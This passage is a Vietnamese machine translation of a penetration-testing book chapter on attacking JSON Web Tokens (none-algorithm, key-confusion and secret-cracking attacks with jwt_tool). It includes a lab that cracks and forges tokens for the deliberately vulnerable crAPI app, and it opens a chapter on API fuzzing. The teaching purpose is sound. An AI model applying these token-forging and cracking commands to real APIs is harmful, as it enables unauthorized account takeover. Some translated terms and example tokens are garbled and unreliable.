Mặc dù các chiến thuật được mô tả trong phần trước cũng có thể hoạt động chống lại JWT, nhưng các mã thông báo này có thể dễ bị tấn công bởi một số cuộc tấn công bổ sung. Phần này sẽ hướng dẫn bạn một vài cuộc tấn công mà bạn có thể sử dụng để kiểm tra và phá vỡ các JWT được triển khai kém. Các cuộc tấn công này có thể cấp cho bạn quyền truy cập trái phép cơ bản hoặc thậm chí quyền truy cập quản trị vào một API.

LƯU Ý với mục đích thử nghiệm, bạn có thể muốn tạo JWT của riêng mình. Sử dụng <https://jwt.io>, một trang web được tạo bởi Auth0, để làm như vậy. Đôi khi các JWT đã được định cấu hình không chính xác đến mức API sẽ chấp nhận bất kỳ JWT nào.

Nếu bạn đã chiếm được JWT của người dùng khác, bạn có thể thử gửi nó cho nhà cung cấp và chuyển nó thành của riêng bạn. Có khả năng mã thông báo vẫn hợp lệ và bạn có thể có quyền truy cập vào API với tư cách là người dùng được chỉ định trong tải trọng. Tuy nhiên, thông thường hơn, bạn sẽ đăng ký bằng API và nhà cung cấp sẽ phản hồi bằng JWT. Khi bạn đã được cấp JWT, bạn sẽ cần đưa nó vào tất cả các yêu cầu tiếp theo. Nếu bạn đang sử dụng trình duyệt, quá trình này sẽ tự động diễn ra.


Nhận biết và phân tích JWT

Bạn sẽ có thể phân biệt JWT với các mã thông báo khác vì chúng bao gồm ba phần được phân tách bằng dấu chấm: tiêu đề, tải trọng và chữ ký.

Như bạn có thể thấy trong JWT sau, tiêu đề và tải trọng thường sẽ bắt đầu bằng ey:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJoYWNrYXBpcy5pbysImV4cCI6IDE1ODM2Mzc0ODgsInVzZXJuYW1lIjoiU2N1dHRSZXBoMXNoIiwiC3VwZXJhZG1pbii6dHJ1ZX0.1c514f4967142c27e4e57b612a7872003fa6bc7257b3b74da17a8b4dc1d2ab9
```

Bước đầu tiên để tấn công JWT là giải mã và phân tích nó. Nếu bạn dissect các JWT bị lộ trong quá trình do thám, hãy gắn chúng vào một công cụ giải mã để xem liệu tải trọng JWT có chứa bất kỳ thông tin hữu ích nào không, chẳng hạn như tên người dùng và ID người dùng. Bạn cũng có thể gặp may mắn và nhận được JWT chứa tổ hợp tên người dùng và mật khẩu. Trong Bộ giải mã của Burp Suite, dán JWT vào cửa sổ trên cùng, chọn Giải mã dưới dạng và chọn Base64 tùy chọn (xem Hình 8-13).



Hình 8-13: Sử dụng Bộ giải mã Burp Suite để giải mã JWT

Tiêu đề là một giá trị được mã hóa base64 bao gồm thông tin về loại mã thông báo và thuật toán băm được sử dụng để ký. Tiêu đề được giải mã sẽ giống như sau:

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

Trong ví dụ này, thuật toán băm là HMAC sử dụng SHA256. HMAC chủ yếu được sử dụng để cung cấp kiểm tra tính toàn vẹn tương tự như chữ ký số. SHA256 là mã hóa băm có chức năng do NSA phát triển và phát hành năm 2001. Một thuật toán băm phổ biến khác mà bạn có thể thấy là RS256 hoặc RSA sử dụng SHA256, một thuật toán băm bắt đối xứng. Để biết thêm thông tin, hãy xem tài liệu Microsoft API về raphy mã hóa tại <https://docs.microsoft.com/en-us/dotnet/api/system.security.cryptography>.

Khi JWT sử dụng hệ thống khóa đối xứng, cả người tiêu dùng và nhà cung cấp sẽ cần có một khóa duy nhất. Khi JWT sử dụng hệ thống khóa bất đối xứng, nhà cung cấp và người tiêu dùng sẽ sử dụng hai khóa khác nhau. Hiểu được sự khác biệt giữa mã hóa đối xứng và bất đối xứng sẽ giúp bạn tăng cường khi thực hiện một cuộc tấn công bô qua thuật toán JWT, được tìm thấy ở phần sau của chương này.

Nếu giá trị thuật toán là "không", mã thông báo chưa được ký với bất kỳ thuật toán băm. Chúng ta sẽ quay lại cách chúng ta có thể tận dụng lợi thế của JWT mà không cần thuật toán băm ở phần sau của chương này.

Tải trọng là dữ liệu có trong mã thông báo. Các trường trong tải trọng khác nhau tùy theo API nhưng thường chứa thông tin được sử dụng để cấp quyền, chẳng hạn như tên người dùng, ID người dùng, mật khẩu, địa chỉ email, ngày tạo mã thông báo (thường được gọi là IAT) và cấp đặc quyền. Tải trọng được giải mã sẽ giống như sau:

```
{
  "ID người dùng": "1234567890",
  "name": "hAPI Hacker",
  "iat": 1516239022
}
```

Cuối cùng, chữ ký là đầu ra của HMAC được sử dụng để xác thực mã thông báo và được tạo bằng thuật toán được chỉ định trong tiêu đề. Để tạo chữ ký, API base64 mã hóa tiêu đề và tải trọng, sau đó áp dụng thuật toán băm và bí mật. Bí mật có thể ở dạng mật khẩu hoặc chuỗi bí mật, chẳng hạn như khóa 256 bit. Nếu không biết bí mật, tải trọng của JWT sẽ vẫn được mã hóa.

Chữ ký sử dụng HS256 sẽ giống như sau:

```
HMACSHA256(
  base64UrlEncode(tiêu đề) + "." +
  base64UrlEncode(tải trọng),
  tốt nhất)
```

Để giúp bạn phân tích JWT, hãy tận dụng Bộ công cụ mã thông báo web JSON bằng cách sử dụng lệnh sau:

```
$ jwt_tool eyghbcibijiUZZINIISIRSCCI6IkpxUCJ9eyJdW1101IxMjMENTY3ODkwIiwibmFtZSI6ImhBuEkg
SGfja2VyIiwiaWFQIjoxNTE2MjM5MDIyfQ.IX_Iz_e1CrPrkel_FjArExaZpp3Y2tfawJUFQaNdfFw
JWT gốc:
Giá trị mã thông báo được giải mã:
Giá trị tiêu đề mã thông báo:
[+] alg - "HS256"
[+] gõ - "JWT"
Giá trị tải trọng mã thông báo:
[+] phu = "1234567890"
[+] tên - "Hapi Hacker"
[+] iat - 1516239022 = DẤU THỜI GIAN - 2021-01-17 17:30:22 (UTC)
Dấu thời gian phổ biến của JWT:
iat - Phát hành
exp - hết hạn
nbf - Not Before
```

Như bạn có thể thấy, jwt_tool làm cho các giá trị tiêu đề và tài trọng đẹp và rõ ràng.

Ngoài ra, jwt_tool có tính năng "Quét Playbook" có thể được sử dụng để nhắm mục tiêu một ứng dụng web và quét các lỗ hổng JWT phổ biến. Bạn có thể chạy quá trình quét này bằng cách sử dụng như sau:

```
$ jwt_tool -t http://target-site.com/ -rc "Header: JWT-Token" -M pb
```

Để sử dụng lệnh này, bạn cần biết những gì bạn mong đợi ở tiêu đề JWT. Khi bạn có thông tin này, hãy thay thế "Tiêu đề" bằng tên của tiêu đề và "JWT-Token" bằng giá trị mã thông báo thực tế.

cuộc tấn công không có

Nếu bạn từng bắt gặp một JWT sử dụng "none" làm thuật toán của nó, thì bạn đã tìm thấy một chiến thắng dễ dàng. Sau khi giải mã mã thông báo, bạn sẽ có thể thấy rõ tiêu đề, tài trọng và chữ ký. Từ đây, bạn có thể thay đổi thông tin chứa trong tài trọng thành bất cứ thứ gì bạn muốn. Ví dụ: bạn có thể thay đổi tên người dùng thành tên có thể được sử dụng bởi tài khoản quản trị viên của nhà cung cấp (như root, admin, administrator, test hoặc adm), như được hiển thị ở đây:

```
{
    "tên người dùng": "góc",
    "iat": 1516239022
}
```

Khi bạn đã chỉnh sửa tài trọng, hãy sử dụng Bộ giải mã của Burp Suite để mã hóa tài trọng bằng base64; sau đó chèn nó vào JWT. Điều quan trọng là vì thuật toán được đặt thành "không", nên mọi chữ ký hiện có đều có thể bị xóa. Nói cách khác, bạn có thể xóa mọi thứ sau giai đoạn thứ ba trong JWT. Gửi JWT cho nhà cung cấp trong một yêu cầu và kiểm tra xem bạn có giành được quyền truy cập trái phép vào API hay không.

Tấn công chuyển đổi thuật toán

Có khả năng nhà cung cấp API không kiểm tra JWT đúng cách. Nếu trường hợp này xảy ra, chúng tôi có thể lừa nhà cung cấp chấp nhận JWT bằng một thuật toán đã thay đổi.

Một trong những điều đầu tiên bạn nên thử là gửi JWT mà không bao gồm chữ ký. Điều này có thể được thực hiện bằng cách xóa toàn bộ chữ ký và để nguyên dấu chấm cuối cùng, như thế này:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3Mi0iJoYWNrYXBpcy5pbysImV4cCI6IDE10DM2Mzc0ODgsInVzZ
XJuYW1lIjoiU2N1dHRSZXBoMXNoIiwic3VwZXJhZG1pbii6dHJ1ZX0.

Nếu điều này không thành công, hãy thử thay đổi trường tiêu đề thuật toán thành "không". Giải mã JWT, cập nhật giá trị "alg" thành "none", mã hóa base64 cho tiêu đề và gửi cho nhà cung cấp. Nếu thành công, chuyển sang tấn công Không.

```
{
  "alg": "không"
  "typ": "JWT"
}
```

Bạn có thể sử dụng `JWT_Tool` để tạo nhiều loại token bằng thuật toán đặt thành "không":

```
$ jwt_tool <JWT_Token> -X a
```

Sử dụng lệnh này sẽ tự động tạo một số JWT có các dạng "không thuật toán" khác nhau được áp dụng.

Một tình huống có nhiều khả năng xảy ra hơn là nhà cung cấp không chấp nhận thuật toán nào là họ chấp nhận nhiều thuật toán. Ví dụ: nếu nhà cung cấp sử dụng RS256 nhưng không giới hạn các giá trị thuật toán được chấp nhận, thì chúng tôi có thể thay đổi thuật toán thành HS256. Điều này rất hữu ích, vì RS256 là sơ đồ mã hóa bắt đầu xứng, nghĩa là chúng tôi cần cả khóa riêng của nhà cung cấp và khóa chung để băm chính xác chữ ký JWT. Trong khi đó, HS256 là mã hóa bắt đầu xứng, vì vậy chỉ có một khóa được sử dụng cho cả chữ ký và xác minh mã thông báo. Nếu bạn có thể khám phá khóa công khai RS256 của nhà cung cấp và sau đó chuyển thuật toán từ RS256 sang HS256, thì có khả năng bạn có thể tận dụng khóa công khai RS256 làm khóa HS256.

`JWT_Tool` có thể làm cho cuộc tấn công này dễ dàng hơn một chút. Nó sử dụng định dạng `jwt_tool <JWT_Token> -X k -pk public-key.pem`, như mình họa bên dưới. Bạn sẽ cần lưu khóa chung đã chụp dưới dạng một tệp trên máy tấn công của mình.

```
$ jwt_tool eyJBeXAiOiJKV1QiLCJhbGciOiJSUzI1Ni 19eyJpc3MiOi JodHRwOlwvxC9kZW1vLnNqb2VyZGxhbmdrzwixIubmxclYiSIm1hdCI6MTYJCjYXRhIjp7ImhlbGxvijoid29ybGQifx0.MBZKIRF_MvG799nTKOMgdvxva_S-dqsVCPPTR9N9L6q2_10152pHq2YTRAfwACdgyhR1A2Wq7wEf4210929BTWsVkJ9_XkfyDh_Tizeszny_GGsVzdb103NCITUEjFRXURJ0-MEETR0OC-TWB8n6w0TojWA6SLCEYANSKWaJX5XvBt6HtnxjogunkVz2sVp3VFPevfLUGGLADKYBphfumd7jkh80ca2lvs8TagkQyCnXq5VhdZsoxkETHwe_n7POBISAZYSMayihlwg -x k -pk khóa công khai-pem
```

JWT gốc:

Đã tải tệp: khóa công khai. pem
`jwttool_563e386e825d299e2fc@aadaec25269` - KHAI THÁC: Tấn công nhằm lẩn khóa (ký bằng cách sử dụng khóa chung làm bí mật HMAC)
 (Điều này sẽ chỉ hợp lệ khi triển khai JWT chưa được vá lỗi.)
 [+] ey JoxeaIoiJK1QiLCJhbGciOiJIUzI1NiJ9eyJpc3MiOiJodHRwOlwvZGVtbz5zam91cmRsYW5na2VtcGVyLmSsLyIsIm1hdCI6MTYyNTc4NzkzOSwizh1bGxvIjoid29ybGQifxo.gyti NhqYsSiDIn10e-6-6SfNPJle-9EZbJZjhaa30

Khi bạn chạy lệnh, `JWT_Tool` sẽ cung cấp cho bạn mã thông báo mới để sử dụng đối với nhà cung cấp API. Nếu nhà cung cấp dễ bị tổn thương, bạn sẽ có thể chiếm đoạt các mã thông báo khác, vì giờ đây bạn có khóa cần thiết để ký mã thông báo. Hãy thử lập lại quy trình, lần này tạo mã thông báo mới dựa trên những người dùng API khác, đặc biệt là những người dùng quản trị.

Cuộc tấn công bẻ khóa JWT

Cuộc tấn công JWT Crack cố gắng bẻ khóa bí mật được sử dụng cho hàm băm chữ ký JWT, cho chúng tôi toàn quyền kiểm soát quá trình tạo giá trị hợp lệ của riêng mình

JWT. Các cuộc tấn công bẻ khóa như thế này diễn ra ngoại tuyến và không tương tác với nhà cung cấp. Do đó, chúng tôi không cần phải lo lắng về việc gây ra sự tàn phá bằng cách gửi hàng triệu yêu cầu đến nhà cung cấp API.

Bạn có thể sử dụng JWT_Tool hoặc một công cụ như Hashcat để bẻ khóa các bí mật của JWT. Bạn sẽ cung cấp cho trình bẻ khóa băm của mình một danh sách các từ. Trình bẻ khóa băm sau đó sẽ băm các từ đó và so sánh các giá trị với chữ ký được băm ban đầu để xác định xem một trong những từ đó có được sử dụng làm bí mật băm hay không. Nếu bạn đang thực hiện một cuộc tấn công vũ phu trong thời gian dài đối với mọi khả năng của nhân vật, bạn có thể muốn sử dụng GPU chuyên dụng cung cấp năng lượng cho Hashcat thay vì JWT_Tool. Nói như vậy, JWT_Tool vẫn có thể kiểm tra 12 triệu mật khẩu trong vòng chưa đầy một phút.

Để thực hiện tấn công JWT Crack bằng JWT_Tool, hãy sử dụng lệnh sau:

```
$ jwt_tool <Mã thông báo JWT> -C -d /wordlist.txt
```

Tùy chọn -C cho biết rằng bạn sẽ tiến hành một cuộc tấn công bẻ khóa băm và tùy chọn -d chỉ định từ điển hoặc danh sách từ bạn sẽ sử dụng để chống lại hàm băm. Trong ví dụ này, tên từ điển của tôi là wordlist.txt, nhưng bạn có thể chỉ định thư mục và tên của bất kỳ danh sách từ nào bạn muốn sử dụng. JWT_Tool sẽ trả về "CORRECT key!" cho từng giá trị trong từ điển hoặc cho biết một nỗ lực không thành công với "không tìm thấy khóa trong từ điển."

Bản tóm tắt

Chương này đề cập đến các phương pháp khác nhau để hack xác thực API, khai thác mã thông báo và tấn công Mã thông báo web JSON một cách cụ thể. Khi hiện tại, xác thực thường là cơ chế bảo vệ đầu tiên của API, vì vậy nếu các cuộc tấn công xác thực của bạn thành công, quyền truy cập trái phép của bạn có thể trở thành cơ sở cho các cuộc tấn công khác.

Phòng thí nghiệm số 5: Bẻ khóa Chữ ký JWT crAPI

Quay lại trang xác thực crAPI để thử tấn công quá trình xác thực. Chúng tôi biết rằng quy trình xác thực này có ba phần: đăng ký tài khoản, chức năng đặt lại mật khẩu và thao tác đăng nhập. Tất cả ba trong số này nên được kiểm tra kỹ lưỡng. Trong phòng thí nghiệm này, chúng tôi sẽ tập trung vào việc tấn công mã thông báo được cung cấp sau một nỗ lực xác thực thành công.

Nếu bạn nhớ thông tin đăng nhập crAPI của mình, hãy tiếp tục và đăng nhập. (Nếu không, hãy đăng ký một tài khoản mới.) Đảm bảo rằng bạn đã mở Burp Suite và đặt FoxyProxy thành lưu lượng proxy tới Burp để bạn có thể chặn yêu cầu đăng nhập. Sau đó chuyển tiếp yêu cầu bị chặn tới nhà cung cấp crAPI. Nếu bạn đã nhập chính xác email và mật khẩu của mình, bạn sẽ nhận được phản hồi HTTP 200 và mã thông báo Bearer.

Hy vọng rằng bây giờ bạn đã nhận thấy điều gì đó đặc biệt về mã thông báo Bearer. Đúng vậy: nó được chia thành ba phần được phân tách bằng dấu chấm và hai phần đầu tiên bắt đầu bằng ey. Chúng tôi có cho mình một Mã thông báo Web JSON! Hãy bắt đầu bằng cách phân tích JWT bằng một trang web như <https://jwt.io> hoặc [JWT_Tool](#). Đối với mục đích trực quan, Hình 8-14 hiển thị mã thông báo trong trình gõ lỗi [JWT.io](#).

Encoded	Decoded
eyJhbGciOiJIUzUxMiJ9eyJzdWIiOiJhQGVtYWlsLmNvbSIsImhdCI6MTYyNTgwMDMwNSwiZXhwIjoxNjI1ODg2NzA1fQ.Sq6ZwS3JQQj6NIwZRZA_1TI19a88xS_Xj0rROJTjGAzAyn5Rh_ap_zygT6Ttq6f6_W2DwByp_vrp1988bHdogw	<p>HEADER:</p> <pre>{ "alg": "HS512" }</pre> <p>PAYOUT:</p> <pre>{ "sub": "a@email.com", "iat": 1625800305, "exp": 1625886705 }</pre> <p>VERIFY SIGNATURE</p> <pre>HMACSHA512(base64UrlEncode(header) + "." + base64UrlEncode(payload), your-256-bit-secret) □ secret base64 encoded</pre>

Hình 8-14: Một JWT đã chụp đang được phân tích trong trình gõ lỗi của [JWT.io](#)

Như bạn có thể thấy, tiêu đề JWT cho chúng ta biết rằng thuật toán được đặt thành HS512, một thuật toán băm thậm chí còn mạnh hơn những thuật toán được trình bày trước đó. Ngoài ra, tài trọng chứa giá trị "phụ" với email của chúng tôi. Tài trọng cũng chứa hai giá trị được sử dụng để hết hạn mã thông báo: iat và exp. Cuối cùng, chữ ký lùa đảo rằng HMAC+SHA512 đang được sử dụng và khóa bí mật được yêu cầu để ký JWT.

Bước tiếp theo tự nhiên sẽ là tiến hành Không có cuộc tấn công nào để cố gắng vượt qua thuật toán băm. Tôi sẽ để điều đó cho bạn tự khám phá. Chúng tôi sẽ không thử bất kỳ cuộc tấn công chuyển đổi thuật toán nào khác, vì chúng tôi đã tấn công hệ thống mã hóa khóa đối xứng, vì vậy việc chuyển đổi loại thuật toán sẽ không có lợi cho chúng tôi ở đây. Điều đó khiến chúng tôi phải thực hiện các cuộc tấn công JWT Crack.

Để thực hiện một cuộc tấn công Crack đối với mã thông báo đã chiếm được của bạn, hãy sao chép mã thông báo từ yêu cầu bị chặn. Mở terminal và chạy [JWT_Tool](#). Là một cuộc tấn công vòng đầu tiên, chúng tôi có thể sử dụng tệp `rockyou.txt` làm từ điển của mình:

```
$ jwt_tool eyJhbGciOiJIUzUxMi19.
eyJzdWIiOiJhQGVtYWlsLmNvbSIsImhdCI6MTYyNTC4Nza4MywiZXhwIjoxNjI10DCzNDgzfQ. EYx8ae40nE2n9ec4y
BPI6Bx0z0-BWuaUQVJg2cjx_BD_-eT9-Rpn87IAU@QM8 -C -d rockyou.txt
JWT gõc:
[*] Đã kiểm tra 1 triệu mật khẩu cho đến nay
[*] Đã kiểm tra 2 triệu mật khẩu cho đến nay
[*] Đã kiểm tra 3 triệu mật khẩu cho đến nay
```

- [*] Đã kiểm tra 4 triệu mật khẩu cho đến nay
 - [*] Đã kiểm tra 5 triệu mật khẩu cho đến nay
 - [*] Đã kiểm tra 6 triệu mật khẩu cho đến nay
 - [*] Đã kiểm tra 7 triệu mật khẩu cho đến nay
 - [*] Đã kiểm tra 8 triệu mật khẩu cho đến nay
 - [*] Đã kiểm tra 9 triệu mật khẩu cho đến nay
 - [*] Đã kiểm tra 10 triệu mật khẩu cho đến nay
 - [*] Đã kiểm tra 11 triệu mật khẩu cho đến nay
 - [*] Đã kiểm tra 12 triệu mật khẩu cho đến nay
 - [*] Đã kiểm tra 13 triệu mật khẩu cho đến nay
 - [*] Đã kiểm tra 14 triệu mật khẩu cho đến nay
 - [-] Khóa không có trong từ điển
-

Ở đầu chương này, tôi đã đề cập rằng rockyou.txt đã lỗi thời, vì vậy nó có thể sẽ không mang lại bất kỳ thành công nào. Hãy thử động não tìm ra một số bí mật có khả năng xảy ra và lưu chúng vào tệp crapi.txt của riêng chúng ta (xem Bảng 8-1). Bạn cũng có thể tạo một danh sách tương tự bằng cách sử dụng trình câu hình mật khẩu, như đã đề xuất ở phần trước của chương này.

Bảng 8-1: Bí mật JWT crAPI tiềm năng

Crapi2020	OWASP	iparc2022
crapi2022	con ong vò vè	iparc2023
cAPI2022	jwt2022	iparc2020
cAPI2020	jwt2020	iparc2021
cAPI2021	Jwt_2022	iparc
tào lao	Jwt_2020	JWT
công đồng	Owasp2021	jwt2020

Bây giờ hãy chạy cuộc tấn công bẻ khóa băm được nhắm mục tiêu này bằng JWT_Tool:

```
$ jwt_tool eyJhbGciOiJIUzUxMi19.
eyJzdwi0iJhQGVtYWlsLmNvbSIsImlhCI6MTYNTC4NzA4MywiZXhwIjoxNjI10DCzNDgzfQ. EYx8ae40nE2n9ec4y
BPi6Bx0z0-BWuaWQVJg2cjx_BD_-eT9-Rp 871Au@QM8-wsTZ5aqtxEYRd4zgGR51t5PQ -C -d crapi.txt
JWT gốc:
[+] crapi là chìa khóa ĐÚNG!
Bạn có thể giả mạo/làm mờ nội dung mã thông báo (-T/-I) và ký tên bằng cách sử dụng:
python3 jwt_tool.py [tùy chọn tại đây] -5 HSS12 -p "crapi"
```

Tuyệt vời! Chúng tôi đã phát hiện ra rằng bí mật JWT của crAPI là "crapi". Bí mật này không quá hữu ích trừ khi chúng tôi có địa chỉ email hợp lệ khác người dùng mà chúng tôi sẽ cần giả mạo mã thông báo của họ. May mắn thay, chúng tôi đã hoàn thành việc này ở cuối phòng thí nghiệm của Chương 7. Hãy xem liệu chúng ta có thể truy cập trái phép vào tài khoản robot hay không. Như bạn có thể thấy trong Hình 8-15, chúng tôi sử dụng JWT.io để tạo mã thông báo cho tài khoản robot crAPI.

The screenshot shows the jwt.io interface. On the left, under 'Encoded', is a long string of characters: eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJyb2Jvd0AwMUBieGFtcGx1LmNvbSIsImhdCI6MTYyNTc4NzA4MywiZXhwIjoxNjI1ODczNDgzfQ.PeIkImNe2DdG6JB0HuMioV7Usnv6y4E0qHx1tuUBRxw4gpPUYIXHiDi1BYWNBLgBI_UAAAlbi4sG9-3kYsYepDA. On the right, under 'Decoded', is the JSON representation of the token:

```

HEADER: ALGORITHM & TOKEN TYPE
{
  "alg": "HS512"
}

PAYLOAD: DATA
{
  "sub": "robot001@example.com",
  "iat": 1625787083,
  "exp": 1625873483
}

VERIFY SIGNATURE
HMACSHA512(
base64UrlEncode(header) + "." +
base64UrlEncode(payload),
[crapi] )
) □ secret base64 encoded

```

Below the decoded section, there is a green checkmark icon followed by the text 'Signature Verified'.

Hình 8-15: Sử dụng [JWT.io](#) để tạo mã thông báo

Đừng quên rằng giá trị thuật toán của mã thông báo này là HS512 và bạn cần thêm mã bí mật HS512 vào chữ ký. Sau khi mã thông báo được tạo, bạn có thể sao chép mã thông báo đó vào một yêu cầu Postman đã lưu hoặc vào một yêu cầu bằng cách sử dụng Bộ lặp của Burp Suite, sau đó bạn có thể gửi mã thông báo đó tới API. Nếu thành công, bạn sẽ chiếm quyền điều khiển tài khoản robot cở API. Chúc mừng!

9

MỜI



Trong chương này, bạn sẽ khám phá cách sử dụng các kỹ thuật làm mờ để khám phá một số lỗ hổng API hàng đầu được thảo luận trong Chương 3. Bí quyết để khám phá thành công hầu hết các lỗ hổng API là biết nên làm mờ ở đâu và làm mờ cái gì. Trên thực tế, bạn có thể sẽ phát hiện ra nhiều lỗ hổng API bằng cách làm mờ đầu vào được gửi đến các điểm cuối API.

Sử dụng Wfuzz, Burp Suite Intruder và Postman's Collection Runner, chúng tôi sẽ đề cập đến hai chiến lược để tăng thành công của bạn: làm mờ rộng và làm mờ sâu. Chúng ta cũng sẽ thảo luận về cách tìm kiếm các lỗ hổng quản lý nội dung không phù hợp, tìm các phương thức HTTP được chấp nhận cho một yêu cầu và bỏ qua quá trình khử trùng đầu vào.

Fuzzing hiệu quả

Tương các chương trước, chúng tôi đã định nghĩa làm mờ API là quá trình gửi yêu cầu với nhiều loại đầu vào khác nhau đến điểm cuối để tạo ra kết quả ngoài ý muốn. Mặc dù “các loại đầu vào khác nhau” và “kết quả ngoài ý muốn” nghe có vẻ mơ hồ, nhưng đó chỉ là vì có rất nhiều khả năng. Đầu vào của bạn có thể bao gồm các ký hiệu, số, biểu tượng cảm xúc, số thập phân, thập lục phân, lệnh hệ thống, đầu vào SQL và đầu vào NoSQL chẳng hạn. Nếu API chưa triển khai kiểm tra xác thực để xử lý dữ liệu đầu vào có hại, thì bạn có thể gặp lỗi dài dòng, phản hồi duy nhất hoặc (trong trường hợp xấu nhất) một số loại lỗi máy chủ nội bộ cho thấy lỗi của bạn đã gây ra từ chối dịch vụ, giết chết ứng dụng.

Fuzzing thành công đòi hỏi phải xem xét cẩn thận các kỳ vọng có thể xảy ra của ứng dụng. Ví dụ: thực hiện lệnh gọi API ngân hàng nhằm cho phép người dùng chuyển tiền từ tài khoản này sang tài khoản khác. Yêu cầu có thể giống như thế này:

```
ĐĂNG /tài khoản/số dư/chuyển khoản
```

Mã chủ: bank.com

x-access-token: hapi_token

```
{
"người dùng": 12345,
"tài khoản": 224466,
"số tiền chuyển": 1337,25,
}
```

Để làm mờ yêu cầu này, bạn có thể dễ dàng thiết lập Burp Suite hoặc Wfuzz để gửi tải trọng lớn dưới dạng giá trị userid, tài khoản và số tiền chuyển. Tuy nhiên, điều này có thể kích hoạt các cơ chế phòng thủ, dẫn đến giới hạn tốc độ mạnh hơn hoặc mã thông báo của bạn bị chặn. Nếu API thiếu các biện pháp kiểm soát bảo mật này, bằng mọi cách hãy giải phóng krakens. Một khác, cách tốt nhất của bạn là gửi một vài yêu cầu được nhắm mục tiêu đến chỉ một trong các giá trị tại một thời điểm.

Hãy xem xét thực tế là giá trị số tiền chuyển nhượng có thể mong đợi một mức tương đối số nhỏ. Bank.com không dự đoán một người dùng cá nhân sẽ chuyển số tiền lớn hơn GDP toàn cầu. Nó cũng có khả năng mong đợi một giá trị thập phân. Vì vậy, bạn có thể muốn đánh giá điều gì sẽ xảy ra khi bạn gửi như sau:

- Một giá trị tính bằng triệu tỷ
- Chuỗi ký tự thay vì số
- Số thập phân lớn hoặc số âm
- Các giá trị null như null, (null), %00 và 0x00
- Các ký hiệu như sau: !@#\$%^&*();':''|,./?>

Những yêu cầu này có thể dễ dàng dẫn đến các lỗi dài dòng tiết lộ thêm về ứng dụng. Ngoài ra, một giá trị trong triệu tỷ có thể gây ra lỗi cơ sở dữ liệu SQL chưa được xử lý được gửi lại dưới dạng phản hồi. Một phần thông tin này có thể giúp bạn nhắm mục tiêu các giá trị trên API cho các lỗ hổng SQL injection.

Do đó, sự thành công của việc làm mờ của bạn sẽ phụ thuộc vào nơi bạn đang làm mờ, và những gì bạn đang fuzzing với. Mẹo nhỏ là tìm kiếm các đầu vào API được tận dụng để người tiêu dùng tương tác với ứng dụng và gửi đầu vào có khả năng dẫn đến lỗi. Nếu các đầu vào này không có đủ khả năng xử lý đầu vào và xử lý lỗi, chúng thường có thể dẫn đến việc khai thác. Ví dụ về loại đầu vào API này bao gồm các trường liên quan đến yêu cầu được sử dụng cho biểu mẫu xác thực, đăng ký tài khoản, tải tệp lên, chỉnh sửa nội dung ứng dụng web, chỉnh sửa thông tin hồ sơ người dùng, chỉnh sửa thông tin tài khoản, quản lý người dùng, tìm kiếm nội dung, v.v.

Các loại đầu vào để gửi thực sự phụ thuộc vào loại đầu vào mà bạn đang tấn công. Nói chung, bạn có thể gửi tất cả các loại ký hiệu, chuỗi và số có thể gây ra lỗi và sau đó bạn có thể chuyển hướng cuộc tấn công của mình dựa trên các lỗi nhận được. Tất cả những điều sau đây có thể dẫn đến những phản hồi thú vị:

- Gửi một số đặc biệt lớn khi một số nhỏ hy vọng
- Gửi truy vấn cơ sở dữ liệu, lệnh hệ thống và mã khác
- Gửi một chuỗi ký tự khi cần một số
- Gửi một chuỗi ký tự lớn khi cần một chuỗi ký tự nhỏ
- Gửi các ký hiệu khác nhau (-\@#\$%^&*();': '|,.?>)
- Gửi ký tự từ các ngôn ngữ không mong muốn (, , *, ?, ?, A, ?, ?, ?)

Nếu bạn bị chặn hoặc bị cấm trong khi làm mờ, bạn có thể muốn triển khai các kỹ thuật trốn tránh được thảo luận trong Chương 13 hoặc hạn chế hơn nữa số lượng yêu cầu làm mờ bạn gửi.

Chọn tải trọng làm mờ Các tải

Tải trọng làm mờ khác nhau có thể kích hoạt các loại phản hồi khác nhau. Bạn có thể sử dụng tải trọng làm mờ chung hoặc tải trọng được nhắm mục tiêu nhiều hơn. Tải trọng chung là những thứ chúng ta đã thảo luận cho đến nay và chứa các ký hiệu, byte rỗng, chuỗi duyệt thư mục, ký tự được mã hóa, số lớn, chuỗi dài và sớm.

Tải trọng làm mờ được nhắm mục tiêu nhằm kích động phản ứng từ các công nghệ cụ thể và các loại lỗ hổng. Các loại tải trọng làm mờ được nhắm mục tiêu có thể bao gồm đối tượng API hoặc tên biến, tải trọng tập lệnh chéo trang (XSS), thư mục, phần mở rộng tệp, phương thức yêu cầu HTTP, dữ liệu JSON hoặc XML, lệnh SQL hoặc NoSQL hoặc lệnh cho các hệ điều hành cụ thể. Chúng tôi sẽ đề cập đến các ví dụ về fuzzing với các tải trọng này trong chương này và các chương sau.

Thông thường, bạn sẽ chuyển từ làm mờ chung sang nhắm mục tiêu dựa trên thông tin nhận được trong phản hồi API. Tương tự như các nỗ lực thăm dò trong Chương 6, bạn sẽ muốn điều chỉnh fuzzing của mình và tập trung nỗ lực của mình dựa trên kết quả của thử nghiệm chung. Tải trọng mờ được nhắm mục tiêu sẽ hữu ích hơn khi bạn biết các công nghệ đang được sử dụng. Nếu bạn đang gửi các tải trọng làm mờ SQL tới một API chỉ tận dụng cơ sở dữ liệu NoSQL, thì thử nghiệm của bạn sẽ không hiệu quả.

